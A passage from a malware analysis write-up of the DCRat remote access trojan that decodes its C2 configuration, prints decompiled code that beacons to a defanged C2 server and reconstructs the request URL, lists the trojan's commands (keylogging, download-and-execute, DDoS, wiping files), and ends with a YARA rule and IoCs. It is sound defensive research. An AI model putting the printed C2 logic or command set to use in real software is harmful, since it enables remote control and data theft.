","p":"`","x":"_","S":".","d":">","U":"|","e":"
","w":"#","b":"!","Y":"$","=":"*","9":"^","M":"<"}}

#Store string from from encoding
zip_encoded =
"H4sIAAAAAAAEABXMwQqCMBgA4FdRUpnixIuBuGQrNJGBkOKhw6/YOoykvIyNCJ89PX6X7xS/QYNspD+DB5e+
MlgMdO48gqbBuJZ37wWlM97dUGSdgy5iaTsmv5zowuGu74zq8SUHWzb6VolPvV2wtlJLCEUxBUuJm+1RSzk5B
vVBecX7q5JikGUYpSzm5uXwjHWjslaSb29m5/zIKhFTBEdoR6jz5x/oSq6sqAAAAA=="
unzip_decoded = str(gzip.decompress(base64.b64decode(zip_encoded)))
# print(unzip_decoded)
#Obtain the SCRT Dictionary
dictionary = A1["SCRT"]
# print(dictionary)
#Use the dictionary to perform a search/replace
#Making sure to replace the Value with the Key
# and not the other way around
for i in dictionary:
    unzip_decoded = unzip_decoded.replace(dictionary[i],i)

# print("First round of Decoding: \n" + unzip_decoded + "\n")

#Reverse the string
reverse_unzip_decoded = unzip_decoded[-1:0:-1]
#base64 decode again
decoded = base64.b64decode(reverse_unzip_decoded)
#print the result
print("Second round of decoding: \n" + str(decoded))
```


The output will be:

```
b'{"H1":"http://77[.]246[.]107[.]91/@==AbhNnclZXauVlclZnclNXZulGT","H2":"http:
//77[.]246[.]107[.]91/@==AbhNnclZXauVlclZnclNXZulGT","T":"0"}'
```

After the malware decode the C2 configuation, the malware generate a random number between (100, 10000) to pause the thread for that randomly generated amount of time.

C2 communications


After resuming the thread, the malware checks if `T` in the C2 config is `1` which in our case is `0`. If the `T` is `1`, the malware uses `WebClient` to make HTTP requests using a custom User-Agent header and specify a specific MIME type in the request.



```
public static string q2G(string string_1, bool bool_0 = true)
{
    string result;
    try
    {
        if (bool_0)
        {
            using (WebClient webClient = new WebClient())
            {
                webClient.Headers["Content-Type"] = S2x.w_mime_types;
                webClient.Headers["Accept"] = "*/*";
                webClient.Headers["User-Agent"] = S2x.var_user_agent;
                return webClient.DownloadString(string_1);
            }
        }
        using (WebClient webClient2 = new WebClient())
        {
            webClient2.Headers["User-Agent"] = S2x.var_user_agent;
            result = webClient2.DownloadString(string_1);
        }
    }
    catch
    {
        result = null;
    }
    return result;
}
```

Figure: WebClient to make HTTP requests


Inside the `sAA` method



```
internal bool sAA(out Struct6 struct6_0)
{
    Exception ex = new Exception();
    string text = S2x.smethod_0(new vc3().w_Generate_random_numbers(1, 4));
    foreach (string text2 in new string[]
    {
        this.method_0(),
        this.method_1()
    })
    {
        try
        {
            string text3 = text2.Split("@".ToCharArray())[0];
            string text4 = M2r.w_FromBase64(X8B.w_reverse_values(text2.Split("@".ToCharArray())[1]));
            Dictionary<string, string> dictionary = M2r.w_FromBase64(X8B.w_reverse_values(S2x.q2G(string.Concat(new string[]
            {
                text3,
                text4,
                ".php?",
                text,
                "&",
                M2r.smethod_0(S2x.x6W(text3) + "gettoken"),
                "=",
                M2r.smethod_0(S2x.x6W(text3)),
                "&",
                M2r.smethod_0(S2x.x6W(text3) + "token_uid"),
                "=",
                Uri.EscapeDataString(X8B.w_reverse_values(M2r.smethod_3(M2r.X7m(M2r.X7m(zl3.x83)), false))),
                "&",
                text
            }), true))).Mcx<Dictionary<string, string>>();
```

Figure: sAA method

First, the malware generate a random text which cosists of two parts each part contains number of characters between (`2`, `32`) and separate the two parts with `=`. Then save it in `text` variable which will be used later.



```
public static string smethod_0(int int_0)
{
    string text = string.Empty;
    for (int i = 0; i < int_0; i++)
    {
        text = string.Concat(new string[]
        {
            text,
            X8B.Generate_random_str(new vc3().w_Generate_random_numbers(2, 32)),
            "=",
            X8B.Generate_random_str(new vc3().w_Generate_random_numbers(2, 32)),
            "&"
        });
    }
    return text.Remove(text.Length - 1);
}
```

Figure: Generate random text

Then we enter the `for loop`, method_0 contains `"http://77[.]246[.]107[.]91/@==AbhNnclZXauVlclZnclNXZulGT"` and method_1 contains `"http://77[.]246[.]107[.]91/@==AbhNnclZXauVlclZnclNXZulGT"`. We will try to explain how the malware construct the URL request

1. The `text2` contains the C2 `"http://77[.]246[.]107[.]91/@==AbhNnclZXauVlclZnclNXZulGT"`.
2. Split `text3` with `@`, then `text3` conatins `"http://77[.]246[.]107[.]91/"`.
3. The malware will decode the `==AbhNnclZXauVlclZnclNXZulGT` string within the URL which is reversed and then decoded form base64 which will be `LineserverUniversal`. The `text4` contains `LineserverUniversal`.
4. Create MD5 hash of `77.246.107.91gettoken`.
5. Create MD5 hash of `77.246.107.91`.
6. Create MD5 hash of `77.246.107.91token_uid`
7. The value of `zl3.x83` variable is determined by: the `d51` method has `["MUTEX"]` the mutex as a parameter `"DCR_MUTEX-qrXivo3mkbeXpHSqt4kC"`.\
8. `var_version_number` contains `4.5.33`
9. from `D9a` method we get that, get the OS, get the system directory, MachineName, username, process count, type of OS, path to the current user, total size of drivers. Then the value will be hashed using `SHA1`.
10. `Get_MachineName` has the `MachineName` such as `FOLAN-PC`.
11. `Get_UserName` has the `UserName` such as `folan`.
12. The value of the mutex `"DCR_MUTEX-qrXivo3mkbeXpHSqt4kC"` is hashed using `SHA1`.
13. After getting the value of `zl3.x83`, the value will be decrypted using `SHA1` + `SHA1` again + `To Base64` (and remeove `=` at the end) + reverse characters.

After these operations, the URL request will be like this:
`http://77[.]246[.]107[.]91/LineserverUniversal[.]php?S0s2r66zY1djVBwZ1altYRNw3fz0a=Drr2V0tR&bac6c8eb8980430e52de074e8ac708b2=d150a0b3e170c11c5606292418404eed&66aba1f0bc95f01c05b9d5c9b7ca2004=AMkVWZ0QTZjRzN5IWZ0YjN5IDOihDNwATY3kTMzMWO1MWN2M2NxEzY&S0s2r66zY1djVBwZ1altYRNw3fz0a=Drr2V0tR`

1. `text3`: `http://77[.]246[.]107[.]91/`
2. `text4`: `LineserverUniversal` + `.php?`
3. `text`: `S0s2r66zY1djVBwZ1altYRNw3fz0a=Drr2V0tR` + `&`
4. MD5 hash of `77.246.107.91gettoken` : `bac6c8eb8980430e52de074e8ac708b2` + `=`
5. MD5 hash of `77.246.107.91`: `d150a0b3e170c11c5606292418404eed` + `&`
6. MD5 hash of `77.246.107.91token_uid` = `66aba1f0bc95f01c05b9d5c9b7ca2004` + `=`
7. The value of `zl3.x83`: `AMkVWZ0QTZjRzN5IWZ0YjN5IDOihDNwATY3kTMzMWO1MWN2M2NxEzY` + `&`
8. `text`: `S0s2r66zY1djVBwZ1altYRNw3fz0a=Drr2V0tR`

Commands table

Hash	Action
489540U 214916U	Take screenshot, mouse events, keyboard events
18691U	Create a Zip of directory
134266U	Reboot the system
281864U	Shutdown the system
334551U	Logoff from the current user
379238U	Enumerate Processes and their executable
414986U 12926U	Download file
526922U	Run a process
549717U	Enumerate drives
677710U	Run shell command
750724U	Delete all files from PC
859704U	Uninstall malware
872468U	Show MessageBox window
909989U	Create a new directory

Hash	Action
911819U	Retrieve file or process properties
950881U	Retrieve info about a specific folder
38889U	Clipboard grabber
44265U	Download and execute file
160478U	Send UDP and TCP packets to a given IP (DDoS)
154753U	Download and execute cs, vb, vbs, ps, bat
788583U	Put text in clipboard
119627U	Open a URL
172941U 343584U	Kill a process
204675U	Show files of directory
225809U	Create paused notepad.exe process
299365U	Run file
322482U	Resume threads
940389U	Suspend threads
516557U	Delete directory
739465U	Copy directory
290226U	Move a file
687473U	Extract a zip file
163489U	Upload file to C2
922147U	Send collected info, plugins, clipboard data

Yara

```
rule DCRat {
    meta:
        author = "Muammad Hasan Ali @muha2xmad"
        date = "2023-09-03"
        description = "YARA rule for DCRat indicators"
    strings:
        $str001 = "cao28Fn172GnuaZvuO_OnSystemInfoO29PluginI2bG7" fullword wide
        $str002 = "uploadsafefile_name" fullword wide
        $str003 = "uploadfile_name" fullword wide
        $str004 = "searchpath" fullword wide
        $str005 = "runas" fullword wide
        $str006 = "@@EXTRACTLOCATION" fullword wide
        $str007 = "@@EXTRACT_EXISTING_FILE" fullword wide
        $str008 = "@@POST_UNPACK_CMD_LINE" fullword wide
        $str009 = "@@REMOVE_AFTER_EXECUTE" fullword wide
        $str010 = "ACTWindow" fullword wide
        $str011 = "Clipboard [Files].txt" fullword wide
        $str012 = "Clipboard [Text].txt" fullword wide
        $str013 = "ConfigPluginName" fullword wide
        $str014 = "saving...." fullword wide
        $str015 = "DCRat-Log#" fullword wide
        $str016 = "DCRat.Code" fullword wide
        $str017 = "EncTable" fullword wide
        $str018 = "OldPath" fullword wide
        $str019 = "[Clipboard] Saving information..." fullword wide
        $str020 = "[Plugin] Invoke:" fullword wide
        $str021 = "[Screenshot] Saving screenshots from" fullword wide
        $str022 = "[SystemInfromation] Saving information..." fullword wide
        $str023 = "stealerlogstatus" fullword wide

        $API01 = "UseShellExecute" fullword ascii wide
        $API02 = "FromBase64String" fullword ascii wide
        $API03 = "GZipStream" fullword ascii wide
        $API04 = "GetTempPath" fullword ascii wide
        $API05 = "SHA1Managed" fullword ascii wide
        $API06 = "SHA256Managed" fullword ascii wide

        $dir1 = "%AppData% - Very Fast\\AppData\\" fullword wide
        $dir2 = "%SystemDrive% - Slow" fullword wide
        $dir3 = "%UsersFolder% - Fast" fullword wide
        $dir4 = "%AppData% - Very Fast\\AppData\\" fullword wide
        $dir5 = "%UsersFolder% - Fast" fullword wide
        $dir6 = "%AppData% - Very Fast\\AppData\\" fullword wide

        $ext01 = ".bat" fullword wide
        $ext02 = ".vbs" fullword wide
        $ext03 = ".zip" fullword wide
        $ext04 = ".jpg" fullword wide
        $ext05 = ".exe" fullword wide

        $comm = "w32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2
1>nul" fullword wide
```

```
    condition:
        uint16(0) == 0x5a4d and (15 of ($str*) and 5 of ($API*) and 3 of ($dir*) and
3 of ($ext*) and ($comm))
}
```

IoCs

- Sample SHA256 hash: 80e9df6cbe742866f0a88ea550f4b66498417506b8b8b7a88ffd180f67056670
- C2 and path: `http://77[.]246[.]107[.]91/LineserverUniversal[.]php`

Quote

> فلَا عَادَت عُيونك مَلجًأ ولَا عُدنَا نَحْن اللَّاجئينَ

تم بحمد لله وبتوفيقه

Ref

Dcrat Deobfuscation - How to Manually Decode a 3-Stage .NET Malware